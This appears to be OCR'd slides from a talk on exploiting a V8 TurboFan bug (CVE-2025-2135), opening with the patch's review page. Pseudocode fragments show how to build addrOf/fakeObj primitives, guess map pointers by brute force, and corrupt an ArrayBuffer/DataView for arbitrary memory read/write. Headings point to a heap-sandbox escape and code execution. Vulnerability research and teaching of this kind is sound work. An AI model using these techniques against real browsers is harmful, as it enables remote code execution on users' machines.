addrOf() & *fakeObj()* primitives: regress = quick win?

CVE-2025-2135

Merged 6321930 [turbofan] Fix TransitionElementsKindOrCheckMap

Change Info | Show All | Sign in

Submitted Mar 04
Owner Marja Hölttä
Uploader V8 LUCI CQ
Reviewers Darius Mercad... +1 V8 LUCI CQ
CC dmercadier+w... v8-reviews@g...
Repo | Branch v8/v8 | main
Hashtags turbofan

Submit Requirements
Code-Review +1
Code-Owners Approved

Trigger Votes
Commit-Queue +2

```
[turbofan] Fix TransitionElementsKindOrCheckMap

Take into account that TransitionElementsKindOrCheckMap might change the
map of an aliasing object.

h/t dmercadier@ for figuring out the fix.

Bug: 400052777
Change-Id: I07ac56058591619736dcc2d8f7355a7a34ecbbc7
Fixed: 400052777
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/6321930
Reviewed-by: Darius Mercadier <dmercadier@chromium.org>
Commit-Queue: Marja Hölttä <marja@chromium.org>
Cr-Commit-Position: refs/heads/main@{#99049}
```

Comments 2 resolved
Checks 35

Files | Comments | Checks


Base → Patchset 4 | 8b490a9

File
Commit message
M src/compiler/node-properties.cc
A test/mjsunit/compiler/regress-400052777.js

Stable Channel Update for Desktop
Monday, March 10, 2025


1. V8 memory corruption

Arbitrary read/write: crafting fake objects



1. V8 memory corruption

Arbitrary read/write: crafting fake objects




```
holder = [
                float(map, properties),
                float(elements, 1)
            ]
holder_addr = addrOf(holder)

fake = fakeObj(holder_addr - 0x10)


// fake[0] = ??
```

1. V8 memory corruption

Arbitrary read/write: retrieve valid map/properties

```
holder = [
            float(map, properties),
            float(elements, 1)
        ]
```

⟹ How to guess valid map/properties pointers?



1. V8 memory corruption


Arbitrary read/write: retrieve valid map/properties

```
holder = [
            float(map, properties),
            float(elements, 1)
        ]
```

⟹ How to guess valid map/properties pointers?

```
fake_num = fakeObj(holder_addr - 0x4)

for (k=0; k<0x1000; k++) {
    holder[1] = float(0, k)
    if (typeof fake_num == “number”) {
        // we found kHeapNumberMap
        // fake_num = map/properties pointers
    }
}
```



1. V8 memory corruption

Arbitrary read/write: reliable primitives

- ArrayBuffer & DataView
  = more reliable & comprehensive read/write

```
buf = new ArrayBuffer(1)
memory = new ArrayBuffer(buf)

// overwrite buffer start address (0x0)
// & length (kMaxByteLength)
memory.getUint32(addr)
memory.setUint32(addr, val)
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

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

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

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



- Reliable *addrOf()* & *fakeObj()*



2. Heap sandbox escape


V8 heap sandbox design

Unsandboxed read/write

Code execution

2. Heap sandbox escape

V8 heap sandbox design



